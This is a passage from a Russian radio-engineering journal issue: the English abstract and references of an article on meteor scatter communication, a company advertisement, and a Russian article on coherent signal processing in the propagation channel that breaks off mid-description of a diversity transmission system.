THE MAIN DIRECTIONS OF DEVELOPMENT OF METEOR COMMUNICATION

VLADIMIR I. MIROSHNIKOV

St. Petersburg, Russia, intelteh@inteltech.ru

PAVEL .A. BUDKO

St. Petersburg, Russia, intelteh@inteltech.ru; budko62@mail.ru

GENNADIY. A. ZHUKOV

St. Petersburg, Russia, intelteh@inteltech.ru

KEYWORDS: meteor scatter communication; meteor trail; meteor communication channel; multidiameter array antenna; directional pattern.

ABSTRACT

Statement of the problem: the main directions of creating radio line communications and control are considered using the effect of reflection of ultrashort-wave radio waves from meteor trails. *The aim of the work* is to increase the speed of transmission in the radio links of meteor scatter communication and their stability. *Methods used:* theoretical and practical groundwork in the field of meteor scatter communication and SDR-technologies for the implementation of software and hardware complexes of a new generation using the effect of reflection of radio waves from meteor trails, sporadic layer and areas of the atmosphere with increased ionization based on algorithms of communication with feedback and without feedback. *The novelty* consists in the application of a receiving antenna-feeder subsystem ensuring the formation of a multitude of narrow radiation patterns, which in total realize the complete “overlapping” of the required space S with a spot of “illumination” of the transmission pattern of the radio link. The use of such a multidiameter (multibeam) antenna-feeder subsystem allows not only to provide reception of “weak” signals, but also to improve the communication efficiency at lateral displacement from the plane of the “large circle” of the radio wave reflection zone. *The result* is that even without taking into account the implementation of variable speed transmission, only through the use of multidiameter phased array antenna, providing an additional increase in the maximum power of the received sig-

nal by $10 \div 12$ dB, an increase in the number of “working” meteors on average 3 times, which will provide a corresponding reduction in the time required for message transmission. *Practical significance:* in the case of the use of an algorithm without feedback, it becomes possible to implement sets of receiving equipment with small dimensions and power consumption, similar to a conventional mobile radio telephone, which allows using this mode for remote control of maintenance-free actuators located in remote areas of mountainous terrain, islands, drifting ice floes etc., as well as for individual “paging” communication when using a shortened active receiver antenna. The feedback algorithm, in contrast to the first algorithm, has a certain information secrecy.

REFERENCES

1. Titkov S.B. Tehnicheskie predlozhenija po ispol'zovaniju meteor-noj svjazi [Technical offers on use of meteoric communication]. *Zašita informacii. Inside* [Information security]. 2006. No. 3. Pp. 74–80. (In Russian)
2. Mjasnikov O.G., Miroshnikov V.I., Bezjaev V.I. Kratkaja istorija sozdanija i nauchno-tehnicheskij dejatel'nosti OAO “Intelteh” (NII JeTU) [Short history of creation and scientific and technical activity of JSC Inteltek (SRI ETU)]. *Telekommunikacionnye tehnologii* [Telecommunication technologies]. 2003. No. 1. Pp. 3–12. (In Russian)

3. Bel'kovich O.I. *Statisticheskaja teorija meteorov*. Diss. na soisk. uch. st. dokt. fiz.-mat. nauk [Statistical theory of meteors. Dr. physical-mat. sci. diss.]. Kazan', 1986. 301 p. (In Russian)
4. *Apparatura meteornoj svjazi. Jelektronnyj resurs* [Equipment of meteoric communication. Electronic resource]. URL: niineptun.ru>production/oborudovanie-meteo-svyaz (date of access 25.07.2019). (In Russian)
5. Shevelev A.E., Zavjalov S.V. Realizacija modema dlja meteornoj radiosvjazi na osnove SDR platformy HackRF One [Realization of the modem for a meteoric radio communication on the basis of SDR HackRF One platform]. *Materialy nauchnoj konferentsii s mezhdunarodnym uchastiem "Nedelja nauki SPbGPU". Institut fiziki, nanotehnologij i telekommunikacij* [Proceedings of the scientific conference with international participation "Week of science SPbGPU". Institute of physics, nanotechnologies and telecommunications, St. Petersburg, 14-19 November 2016]. Saint-Petersburg, 2016. Pp. 79-82. (In Russian)
6. Nikolashin Yu.L., Miroshnikov V.I., Budko P.A., Zhukov G.A. Cognitive communication system and the influence of the use of monitoring data on the noise immunity of ultra-narrowband decimeter radio line *Marine Radio electronics*. 2015. No. 2 (52). Pp. 16 - 22. (In Russian)
7. Kazanceva A.N. (Ed.). *Meteornaja svjaz' na ul'trakorotkih volnah: Sbornik statej* [Meteoric communication on very high frequency. The collection of articles]. Moscow: Publ. house of foreign literature. 1961. 287 p. (In Russian)
8. Karpov A.V., Sidorov V.V., Sulimov A.I. Meteornaja generacija sekretnyh ključej shifrovaniya dlja zashhity otkrytyh kanalov svjazi [Meteoric generation of enciphering confidential keys for open channels of communication protection]. *Computer Science and Control*. 2008. No. 3. Pp. 45-54. (In Russian)
9. Bel'kovich O.I. *Meteornoe rasprostranenie radiovoln* [Meteoric distribution of radio waves.]. Zelenodolsk: Kazan Federal University Publ., 2008. URL: <http://textarchive.ru/c-1484778-pall.html> (date of access 25.07.2019). (In Russian)
10. Babadzhanov P.B. *Meteory i ih nabljudenija* [Meteors and their observations]. Moscow: Nauka, 1987. 176 p. (In Russian)
11. Kashheev B.L., Lebedinec V.N. *Radiolokacionnye issledovanija meteornyh javlenij* [Radar researches of the meteoric phenomena]. Moscow: USSR Academy of Sciences Publ., 1961. 124 p. (In Russian)
12. Parikov V. Illyustrirovannoye posobiye po provedeniyu MS QSO [Spectrograms. Illustrated for conducting MS QSO]. *Rossiyskiy UKV-portal [Russian VHF portal]*. 2010. URL: <http://www.vhfdx.ru/ms/illyustrirovannoe-posobie-po-provedeniyu-ms-qso>. (date of access 14.04.2019). (In Russian)
13. Crook A.G., Sytsma D. Meteor burst telemetry in hydrologic data acquisition. *Remote Data Transmission* (Proceedings of the Vancouver Workshop, August 1987). LAHS Publ. 1989. No. 178. Pp. 9-17.
14. Asiri T., Karpov A.V., Kodirov A.I., Latipov D., Popov V.I., Rubtsov L.N., Sharipov M. Side distribution of radio waves on short meteoric radio routes. *Radiophysics and Quantum Electronics*. 1989. Vol. 32. No. 7. Pp. 912-913. (In Russian)
15. Zakharov V.N., Krivitskiy B. Kh., Mamaev N.S., Manovtsev A.P., Matov V.I., Nikolaev O.A., Pelekhatyy M.I. *Spravochnik po radiojel-*
ektronnym sistemam [The reference book on radio-electronic systems]. In 2nd vol. Vol. 1. Moscow: Energy, 1979. 352 p. (In Russian)
16. Theory of Meteor Reflection. *The International Meteor Organization (IMO)*. URL: <http://www.imo.net/radio/reflection> (date of access 25.07.2019).
17. Chan C.A., Cheng D.K. Optimum Element Lengths for Yagi-Uda Arrays. *IEEE Trans. Antennas Propag.* 1975. Vol. AP-23. Pp. 8-14.
18. Rothammel K., Krischke A. *Rothammels Antennenbuch*. 11 ed. Stuttgart: Franckh-Kosmos Verlags-GmbH&Co., 1995. 744 s.
19. Recommendation ITU-R P. 372-10 (10/2009). Radio noise. P Series: Radiowave propagation. ITU. Geneva, 2010. 77 p. URL: https://www.itu.int/dms_pubrec/itu-r/rec/p/R-REC-P.372-10-200910-S!!PDF-E.pdf (date of access 25.07.2019).
20. Bel'kovich O.I. *Statisticheskaja teorija radiolokacii meteorov* [Statistical theory of radar-location meteors]. Kazan: Kazan Federal University Publ., 1971. 103 p. (In Russian)
21. Fink L.M. *Teorija peredachi diskretnoj informacii* [Theory of discrete information transfer]. Moscow: Sovetskoe radio, 1970. 728 p. (In Russian)
22. Miller S.L., Milstein L.B. A Comparison of Protocols for a Meteor-burst Channel Based on a Time-Varying Channel Model. *IEEE Transactions on communications*. 1989. Vol. 37. No. 1. Pp. 18-30.
23. Volvenko S.V., Makarov S.B., Zavjalov S.V., Kchatchajantc M.B. The choice of the threshold SNR at the reception of signal in the meteoric communication channel with the use of half-duplex protocol with retransmission on request. *Radiotekhnika* [Radioengineering]. 2016. No. 12. 2016. Pp. 83-93. (In Russian)
24. Patent RF № 2461125. *Sposob uvelichenija skorosti peredachi dannyh v paketnoj seti meteornoj svjazi* [A way of data transmission speed increase in package network of meteoric communication]. Ivanchenko Ju.S., Orlova L.G. Decler. 28.06.2010, Publ. 10.09.12. No. 25. (In Russian)
25. Patent US № 4277845. Meteor scatter burst communication system. Smith D.K., Donich T.G., Dickerson B.V. Leader R.E. Filed 20.02. 1981., Publ. 07.07. 1981. No. 05/820,206. 47p.
26. Mui S.Y. A Comparison of Fixed and Variable-Rate Signaling for Meteor Burst Communications. *IEEE Transactions on communications*. 1994. Vol 42. No. 2/3/4. Pp. 211-216.
27. Bel'kovich O.I., Sidorov V.V., Filimonova T.K. Calculation of meteoric radiant distribution on observations at one radar station with a goniometer. *Solar System research*. 1991. Vol. 25. No. 2. Pp. 225-232.
28. Doluhanov M.P. *Rasprostranenie radiovoln* [Distribution of radio waves]. M.: Communication, 1972. 336 p. (In Russian)
29. Nikolashin Ju.L., Miroshnikov V.I., Budko P.A., Zhukov G.A. The "Intellekh" PJSC geographically distributed test bench (stand) and the new possibilities of RDT&E for creation of the next-generation communication systems. *Marine Radio electronics*. 2016. No. 3. Pp. 50-55. (In Russian)
30. Kaplun D.I., Klionskiy D.M., Olejnik A.L., Voznesenskiy A.S., Zhukova N.A., Gulvanskiy V.V., Petrovskiy A.A. Application of polyphase filter-banks to tasks of wideband monitoring. *Journal of the Russian Universities. Radioelectronics*. 2013. No. 3. Pp. 38-43. (In Russian)



31. Miroshnikov V.I., Budko P.A., Zhukov G.A. Kompensatory pomeh dlja PPRCh radiolinij dekametrovogo diapazona voln [Hindrances compensators for PPRCh of decameter wave band radio lines]. *Tekhnika sredstv svyazi* [Equipment of communication means]. 2018. No.7 (146). Pp. 8-20. (In Russian)
32. Zhukov G.A. Ocenka vzaimnoj korrelyacii oshibok pri neoptimal'nyh metodah obrabotki signalov s maksimal'noj izbytochnost'ju [Mutual correlation assessment of mistakes at non-optimal signals processing methods with the maximum redundancy]. *Tekhnika sredstv svyazi. Seriyay Tekhnika provodnoj svyazi* [Equipment of communication means. Technology of wire communication]. 1987.

- No. 2. Pp. 45-56. (In Russian)
33. Clark G.C., Cain J.B. *Error-Correction Coding for Digital Communications*. New York and London: Plenum Press, 1981, 432.

INFORMATION ABOUT AUTHORS:

Miroshnikov V.I., PhD, Full Professor, Chief Designer of Public Joint Stock Company "Information Telecommunication Technologies";
Budko P.A., PhD, Full Professor, Scientific Secretary of Public Joint Stock Company "Information Telecommunication Technologies";
Zhukov G.A., PhD, Docent, Chief Designer Adviser of Public Joint Stock Company "Information Telecommunication Technologies".

For citation: Miroshnikov V.I., Budko P.A., Zhukov G.A. The main directions of development of meteor communication. *H&ES Research*. 2019. Vol. 11. No. 4. Pp. 30-47. doi: 10.24411/2409-5419-2018-10277 (In Russian)



НПЦ ИРС

Научно-производственный центр
Информационных региональных систем

▶ npcirs.ru

Закрытое акционерное общество "Научно-производственный центр информационных региональных систем" является предприятием, разрабатывающим автоматизированные системы специального назначения.

Основными направлениями нашей деятельности являются:

- проектирование, создание и ремонт автоматизированных систем управления и их составных частей, систем обработки данных, программного обеспечения, информационных систем для государственных организаций и коммерческих компаний;
- разработка общесистемного и прикладного ПО, внедрение и сопровождение информационных систем;
- защита информации в системах управления, локальных вычислительных сетях, программно-аппаратных комплексах, телекоммуникационных системах;
- производство и поставка технических средств, в офисном и защищенном исполнении;
- создание, внедрение и сопровождение оперативных и учетных систем любой сложности;
- анализ автоматизированных систем на предмет разработки к ним классификаторов и нормативно-справочной информации;
- разработка проектов и создание глобальных, корпоративных, локальных телекоммуникационных систем и структурированных кабельных сетей.

Создаваемые предприятием средства (комплексы средств автоматизации, программные и программно-информационные комплексы, информационные изделия) эксплуатируются в различных государственных органах: в органах военного управления Министерства обороны РФ, а также на предприятиях, в организациях, в органах местного самоуправления субъектов РФ, занимающихся воинским учетом.

Научные исследования в сфере КНСИ позволяют нам качественно анализировать автоматизированные системы и разрабатывать к ним классификаторы и нормативно-справочную информацию.



НПЦ ИРС

Научно-производственный центр
Информационных региональных систем

▶ npcirs.ru

Телефон: 8(800)100-40-90
E-mail: administrator@npcirs.ru



doi: 10.24411/2409-5419-2018-10278

КОГЕРЕНТНАЯ ОБРАБОТКА СИГНАЛА В КАНАЛЕ РАСПРОСТРАНЕНИЯ

ПАВЛИКОВ**Сергей Николаевич¹****УБАНКИН****Евгений Иванович²****АННОТАЦИЯ**

Анализ основных проблем, связанных с реализацией адаптивных систем подавления помех для сложных сигналов сопряжено со значительными затратами и серьезным усложнением аппаратной реализации. С ростом трафика существенно возрастают требования к качеству коррекции адаптивных систем связи. Оценка импульсной характеристики канала можно представить как решение взаимосвязанных задач: по оценке комплексных коэффициентов передачи при заданном количестве лучей, управление отношением уровней сигнала к уровню шума, выбор взаимно ортогональных тестовых и информационных сигналов в заданном частотном диапазоне. Целью исследования является разработка и тестирование способа когерентной обработки сигнала, в котором отсутствуют пилот-сигналы, что позволяет дополнительно использовать освободившийся частотный ресурс, при этом отклик канала на предлагаемый сигнал представляет собой импульсную характеристику канала, его преобразования в виде инверсии и повторное прохождение того же канала соответствует его согласованной фильтрации, следовательно обработка информации происходит непосредственно в канале распространения. Экспериментальные исследования способа подтвердили снижение вычислительных затрат по сравнению с традиционными системами оценки передаточных функций каналов, что особо актуально в условиях быстрых замираний, когда существующие системы не в состоянии осуществить коррекцию в реальном масштабе времени. Таким образом, предложенный способ позволяет в условиях мобильных абонентов получить устойчивый радиоканал и снизить требования к ресурсному обеспечению системы связи.

Сведения об авторах:

¹к.т.н., профессор, профессор кафедры радиоэлектроники и радиосвязи Морского государственного университета имени адмирала Г.И. Невельского, г. Владивосток, Россия, psn1953@mail.ru

²к.т.н., доцент, доцент кафедры радиоэлектроники и радиосвязи Морского государственного университета имени адмирала Г.И. Невельского, г. Владивосток, Россия, uei@inbox.ru

КЛЮЧЕВЫЕ СЛОВА: частотная передаточная функция; импульсная характеристика, свёртка; линейность; способ когерентной обработки сигнала; отсутствие пилот-сигналов; снижение требуемого частотного ресурса; отклик канала, вычислительные затраты; условиях быстрых изменений; коррекция в реальном масштабе времени.



Радиоканал представляет собой физическую среду передачи сигналов от передатчика к приемнику, его параметры серьезным образом сказываются на преобразованиях информации при передаче и должны учитываться при разработке телекоммуникационных систем.

В предположении, что сигнал распространяется в свободном пространстве, в качестве характеристики канала применяется фактор ослабления, учитывающий влияние плоской земной поверхности. Напряженность поля в этом случае рассчитывается по интерференционной формуле Б. А. Введенского [1],

$$E = \frac{2,18\sqrt{P \cdot D}}{r^2 \cdot \lambda} h_1 \cdot h_2,$$

где P — мощность передатчика (кВт), D — коэффициент усиления антенны; r — расстояние от передатчика до приемника (км); λ — длина волны (м) сигнала передатчика; h_1, h_2 — возвышение (м) передающей и приемной антенн соответственно.

Для условий, когда подстилающая поверхность не может быть аппроксимирована плоскостью (в черте города), учет влияния рельефа на передаваемый радиосигнал детерминированными методами невозможно, необходимо проводить статистическую оценку воздействия влияющих факторов.

При сложном рельефе участка земли между абонентами радиосвязи необходимо учитывать влияние на радиосигнал:

- медленных замираний вызываемых крупными препятствиями на пути распространения радиоволн, в том числе зданий, гор, лесов и т.п.;
- быстрых замираний, возникающие из-за наличия более мелких отражателей;
- пространственную и частотно-временную дисперсию в среде распространения;
- пространственные и частотно-временные корреляционные свойства радиосигналов.

Основные закономерности преобразований радиосигналов при распространении при создании моделей каналов радиосвязи были получены в результате экспериментальных исследований. Наиболее успешные модели были стандартизированы, что обеспечивает единые данные для всех участников разработок систем радиосвязи.

Одна из наиболее применяемых моделей учета сложного рельефа распространения радиосигналов разработана на основе экспериментальных исследований Окумары в 1968 году [2], а в 1980 году была уточнена Хатом [3] как результат прямой аппроксимации кривых Окамуры.

Основным достоинством модели является её простота, основу модели составили экспериментальные измере-

ния распространения радиоволн диапазона 150–1920 МГц в окрестности г. Токио.

Модель «Окамуры – Хата» популярна у разработчиков сетей беспроводной связи, невзирая на то, что она медленно реагирует на изменение характеристик подстилающей поверхности, т.к. обеспечивают приемлемую точность расчетов для городских и пригородных ландшафтов.

Наиболее информативными характеристиками оценки канала передачи данных являются временные, описывающие преобразования сигналов при распространении.

Одним из распространенных показателей для оптимизации каналов связи с точки зрения простоты определения и способности характеризовать усредненное качество передачи, служит среднеквадратическая погрешность (СКП) [4]. Но для оценки качества передачи информации она неприменима, т.к. требует дополнительной детализации, учитывающей применяемые методы и реализующие их устройства.

В связи с тем, что на сигнал в реальном канале воздействует множество различных помех, их влияние можно учесть только статистически в ходе экспериментальных оценок.

На сигнал воздействуют не только аддитивно воздействующие помехи, но и помехи вызывающие различные скачки, прерывания и т.п. его параметров.

Оценить воздействие на сигнал всего многообразия возможных помех расчетным путем сложно и зачастую учитывается их усреднённое влияние в виде белого шума, но даже в этих условиях оценка эффективности систем связи, требует больших затрат. Все помехи канала связи, воздействующие на сигнал, точно описать практически невозможно, модели помех, разрабатываемые для условий помехоустойчивого кодирования [5–7], так же не обеспечивают достаточной точности оценки.

С 80-х годов прошлого века для исследования характеристик каналов распространения радиоволн в процессе проектирования применялись сигналы с линейной частотной модуляцией (ЛЧМ), что позволяет прогнозировать пропускную способность канала радиосвязи и выбрать метод адаптации систем связи к помехам [8–10]. Эта методика исследований применяется по сей день [11–12], невзирая на развитие и внедрение телекоммуникационных систем, использующих импульсные сигналы с широкой полосой спектра [13].

Кроме оценки влияния помех, важное значение приобретает учёт и коррекция преобразований сигнала в канале, но эффективная система коррекции может быть создана только для конкретного сигнала с определенными заранее параметрами. Теоретически возможно создание адаптивных систем подавления помех, но для сложных сигналов с широкой полосой это сопряжено со значительными затратами и серьезным усложнением аппаратурной

реализации, так как с ростом трафика существенно возрастают требования к качеству коррекции. Поэтому в настоящее время в аппаратуре связи при работе с кодово-манипулированными сигналами применяется определяющий моменты отсчета синхросигнал.

Кроме этого, не существует приемлемых для практического применения аналитических методов оценки влияния канала на сложные сигналы с различными, в том числе нелинейными, методами модуляции (манипуляции). Следует констатировать — единая теория решения стохастических волновых уравнений ввиду громоздкости и сложности математического аппарата в настоящее время для практического применения не реализована.

Но можно разрешить противоречия между задачами и возможностями практической реализации используя формализм линейной теории фильтров, когда канал распространения электромагнитной энергии в общем виде может характеризоваться случайной импульсной характеристикой (ИХ).

Если связная аппаратура включает в состав отдельно передающую и приемную антенны, дискретную ИХ канала можно представить в виде:

$$h(t) = h(t_0) + h(t_1) + \dots + h(t_m), \quad (1)$$

где $h(t_0)$ — коэффициент передачи сигнала по прямому лучу траектории;

$h(t_1), \dots, h(t_m)$ — коэффициенты передачи сигнала по траекториям лучей сигналов с задержкой, по трассам, отличным от линии и с возможными переотражениями;

m — число траекторий лучей распространения сигнала.

При длительности передаваемых импульсов больше их максимальной задержки распространения в канале передачи, частотной селекции не происходит и следовательно ИХ канала может быть представлена одним коэффициентом передачи сигнала по прямому лучу траектории, т. е. $h(t) = h(t_0)$. Такими свойствами обладает канал для случая сотовой связи стандартов GSM.

Если в системах связи используются сложные сигналы с широкой полосой, для них характерно многолучевое распространение и информация распространяющаяся по прямому и криволинейным задержанным лучам поступают на приемник совместно, иногда отдельно, в этом случае канал обладает частотно-селективными свойствами. При таком распространении сигналов ИХ канала может быть описана выражением (1), что присуще стандартам мобильной связи с кодовым разделением каналов (КРК) — CDMA, CDMA-2000 и т. д.

В настоящее время широко распространен метод оценки ИХ канала передачей тестового (обучающего) сигнала заранее известного обоим абонентам связи, обычно

псевдошумового, состоящего из L импульсов (для GSM стандартов 26).

Оценку ИХ канала можно представить как решение двух взаимосвязанных задач, это:

- оценка комплексных коэффициентов передачи $h(0), h(1), \dots, h(m)$ при заданном m ;
- выбор приемлемой величины m .

При этом точность оценки ИХ канала зависит от:

- отношения уровня сигнала обучающей последовательности к уровню шума (ОСШ);
- выбора значения m ;
- взаимной ортогональности тестовых (обучающих) сигналов.

С ростом ОСШ возрастает и точность оценок ИХ канала.

Искажения сигналов, вызванные многолучевостью распространения, приводят к значительным погрешностям оценок и существенно влияют на качество телекоммуникационных систем, поэтому выбор параметра m имеет очень важное с практической точки зрения значение, и при неудачном выборе возможно появление дополнительных ошибок оценки канала передачи. В случае выбора m , такого, что величина $L + m$ больше истинной длины ИХ, её оценка будет содержать лишние коэффициенты передачи, т. к. выбрана неправильная размерность пространства сигналов, что в свою очередь приведёт к росту ошибок передачи сообщений. Если же величина $L + m$ окажется меньше чем истинное значение длины ИХ, то ряд коэффициентов передачи (лучей распространения) окажется неучтенным и как следствие возрастет вероятность ошибок.

В системах связи с КРК применяют сложные сигналы, база которых значительно больше единицы, что связано с необходимостью увеличения ортогональных последовательностей канальных сигналов. Но применение сложных сигналов с широкой полосой связано с необходимостью учета доплеровского эффекта, так как его аппроксимация только равномерным смещением по частоте неприемлема [14]. В этом случае относительная радиальная скорость между абонентами связи вызывает не только изменение амплитуды, но и растяжение (сжатие) сигнала, что приводит к декорреляции существенно ухудшающей характеристики систем обработки, так как корреляционный отклик или отклик согласованного фильтра может иметь величину, не обеспечивающую устойчивую работу системы связи [15–16]. И чем выше значения скоростей, тем сильнее проявляется влияние доплеровской дисперсии, например, для спутниковых систем связи, систем телекоммуникации с высокоскоростными объектами. В этой связи перспективно и целесообразно применение широкополосных сигналов инвариантных доплеровской дисперсии [17].



Под импульсной характеристикой канала распространения радиоволн понимается отклик канала на входной сигнал вида $\delta(t)$ (где $\delta(t)$ — функция Дирака).

Рассмотрим отклик канала передачи информации в виде линейной, не изменяющейся за время передачи данных системы на входной сигнал в виде единичного импульса. Если характеристики системы не изменяются за время прохождения сигнала, то отклик на выходе системы так же не изменяется, а лишь сдвигается по временной оси (рис. 1).

Отклик (импульсная реакция) системы на единичный импульс $\delta(t)$ называется импульсной характеристикой $h(t)$ системы, следовательно, выходной сигнал $S_{\text{вых}}(t)$ можно представить сверткой импульсной характеристики системы $h(t)$ с функцией описывающей входной сигнал $S_{\text{вх}}(t)$

$$S_{\text{вых}}(t) = \int_{-\infty}^{\infty} S_{\text{вх}}(\tau)h(t - \tau)d\tau. \quad (2)$$

Выражение (2) можно также записать так:

$$S_{\text{вых}}(t) = \int_{-\infty}^{\infty} h(\tau)S_{\text{вх}}(t - \tau)d\tau.$$

Импульсной реакции $h(t)$ системы в спектральной области соответствует частотная передаточная функция $H(\omega)$ т.е. при известном спектре сигнала на входе системы она позволяет определить выходной сигнал системы в частотной области. Таким образом, передаточная функция $H(\omega)$ может быть представлена выражением:

$$H(\omega) = H(\omega_0) + H(\omega_1) + \dots + H(\omega_m),$$

где $H(\omega_0)$ — коэффициент передачи основной гармоники спектра сигнала;




Рис. 1. Импульсная реакция линейной системы на единичный импульс

$H(\omega_1), \dots, H(\omega_m)$ — коэффициенты передачи частотных составляющих спектра сигнала;

m — число учитываемых гармоник спектра сигнала.

Следовательно, свертке функций во временной системе координат в соответствие со свойством преобразования Фурье будет соответствовать произведение их спектров — это имеет важнейшее практическое значение при корреляционной обработке данных.

Преобразование сигналов (данных) при прохождении линейной системы (системы обработки данных) может быть представлено в виде свертки функции $S_{\text{вх}}(t)$ описывающей входной сигнал с импульсной характеристикой системы $h(t)$.

Операция преобразования свертки может производиться, как во временной, так и в спектральной области, при этом в системах цифровой обработки, как правило, в спектральной форме представления, для чего:

- получают спектр воздействующего сигнала $S_{\text{вх}}(\omega)$;
- перемножают спектр $S_{\text{вх}}(\omega)$ входного сигнала и передаточную $H(\omega)$ функцию системы обработки;
- результат произведения, соответствующий спектру $S_{\text{вых}}(\omega)$ выходного отклика, переводят во временную область

$$S_{\text{вых}}(\omega) \Leftrightarrow S_{\text{вых}}(t).$$

Особо необходимо отметить одно из важнейших преимуществ спектрального представления — возможность задания передаточных функций любой сложности, в том числе таких, которые во временной области получить трудно, а порою практически невозможно, например, с разрывами и резкими скачками параметров.

Для определения импульсной характеристики $h(t)$ канала передачи необходимо использовать в качестве зондирующего сигнала единичный $\delta(t)$ импульс, или соответственно в спектральном представлении $F\{\delta(\tau)\}=1$ для получения передаточной $H(\omega)$ функции, где $F\{\bullet\}$ — оператор прямого преобразования Фурье.

Энергетический спектр сигнала вида:

$$S_M(t) = e^{j\Omega \ln(t - \tau_i)} \cdot (t - \tau_i)^{-\gamma} = (t - \tau_i)^{j\Omega - \gamma}, \quad (3)$$

где t — текущее время;

$\tau_i = \text{const}$, параметр определяющий объем ансамбля ортогональных сигналов;

Ω — начальная частота ($\omega(t) = \Omega/(t - \tau_i)$);

$\gamma = \text{const}$ ($0 < \gamma \leq 1$),

при $\gamma = 1$ практически совпадает со спектром δ -функции и кроме этого инвариантен доплеровской дисперсии [17].

Таким образом, отклик канала распространения на сигнал (3) при $\gamma = 1$, может быть представлен как

$$S_{\text{вых}}(t) = \int_{-\infty}^{\infty} h(\tau)(t - \tau_i)^{j\Omega - 1} d\tau.$$

Так как энергетический спектр передаваемого сигнала (3) соответствует спектру δ -импульса, спектр отклика системы представляет собой передаточную функцию $H(\omega)$ данной системы, а результатом инверсной свертки импульсной характеристики системы $h(t)$ с входным сигналом $S_M(t)$ будет единичный импульс

$$\delta(t) = \int_{-\infty}^{\infty} S_M(\tau)h(t - \tau_i)d\tau,$$

где $h(t) = F^{-1}\{H(\omega)\}$;

$F^{-1}\{\bullet\}$ — оператор обратного преобразования Фурье.

Из вышеизложенного следует, применение в качестве излучаемого — сигнал вида (3) позволяет выполнять обработку (сжатие) информации непосредственно в канале распространения и, что особенно важно, при больших относительных скоростях между абонентами.

На рис. 2 приведена структурная схема когерентной разнесенной передачи сигналов двух абонентов и обработке сигнала в канале передачи [18], на схеме обозначены:

1. Блок памяти N канальных сигналов.
2. Передатчик.
3. Устройство управления.
4. Управляемое оперативное запоминающее устройство (ОЗУ).
5. Формирователь τ_i .
6. Устройство временной инверсии.
7. Аналого-цифровой преобразователь (ФЦП).

8. Приемник.
9. Коммутатор.
10. Матрица цифрового преобразования.

Рассмотрим работу системы представленной на рис. 2.

Инициатор передачи информации является первая сторона (первый абонент), По сигналу с блока управления 3 первой стороны блок памяти N канальных 1 сигналов с частотной модуляцией с заданными параметрами первой стороны подает на многоканальный передатчик 2 первой стороны N канальных сигналов в соответствии с выражением:

$$S(t) = \text{rect}\left(\frac{t - \tau_i}{T}\right) \sin(\Omega \ln(t - \tau_i))(t - \tau_i)^{-1}, \quad (4)$$

где $\tau_i = \text{const}$, параметр определяющий объем ансамбля ортогональных сигналов;

$i = 1 \dots N$ — номер канала разнесения;

Ω — начальная частота ($\omega(t) = \Omega/(t - \tau)$);

T — аддитивная длительность сигнала.

Временная диаграмма излучаемого $f1_i$ сигнала (4) представлена на рис. 3.

Многоканальный передатчик 2 первой стороны при излучении в канал связи формирует N каналов разнесения. После прохождения N каналов разнесения N канальных сигналов поступают на многоканальный приемник 8 второй стороны и далее в блок 6 временной инверсии второй стороны. Временная диаграмма принятого $f2_i$ сигнала представлена на рис. 3. Подвергнутые временной инверсии канальные сигналы первой стороны записываются в управ-




Рис. 2. Система когерентной разнесенной передачи



ляемом оперативном запоминающем 4 блоке второй стороны и применяются в качестве элементов кода, из которых по известному сторонам правилу формируется сообщение от второй стороны первой. Временная диаграмма подвергнутого инверсии сигнала $f3_i$ представлена на рис. 3.

Передаваемое второй стороной аналоговое сообщение поступает на информационные входы коммутатора 9 второй стороны, с выхода которого подается на аналого-цифровой преобразователь второй стороны 7. Данные с выходов АЦП 7 второй стороны в виде пяти разрядной двоичной комбинации «0» и «1» подается на входы формирователя 5 сдвигов τ_i второй стороны, где по известному сторонам правилу формируется одно из значений сдвига ($\tau_i \div \tau_N$) поступающее далее на вход блока 3 управления второй стороны, который выдает управляющий сигнал на ОЗ блок 4 второй стороны определяя выбор сигнала, соответствующего элементу «алфавита», который посту-

пает на вход передатчика 2 второй стороны и излучается в канал связи.

После прохождения канала связи информационный сигнал второй стороны поступает на вход многоканального приемника первой стороны 8, осуществляющего полосовую фильтрацию входных сигналов. Временная диаграмма отклика R1 канала на сигнал $f3_i$ представлена на рис. 3. По сигналу с устройства управления 3 первой стороны, выходы многоканального приемника 8 первой стороны подключаются к входам матрицы 10 цифрового преобразования первой стороны, осуществляющей по известному сторонам правилу преобразование принятых из каналов разнесения сигналов в соответствующие им, пять двоичных символов, которые появляются параллельно в виде пяти разрядной двоичной комбинации «0» и «1» на выходах матрицы 10 первой стороны. Эта комбинация совпадает с пятиразрядной комбинацией, поданной на информационные входы

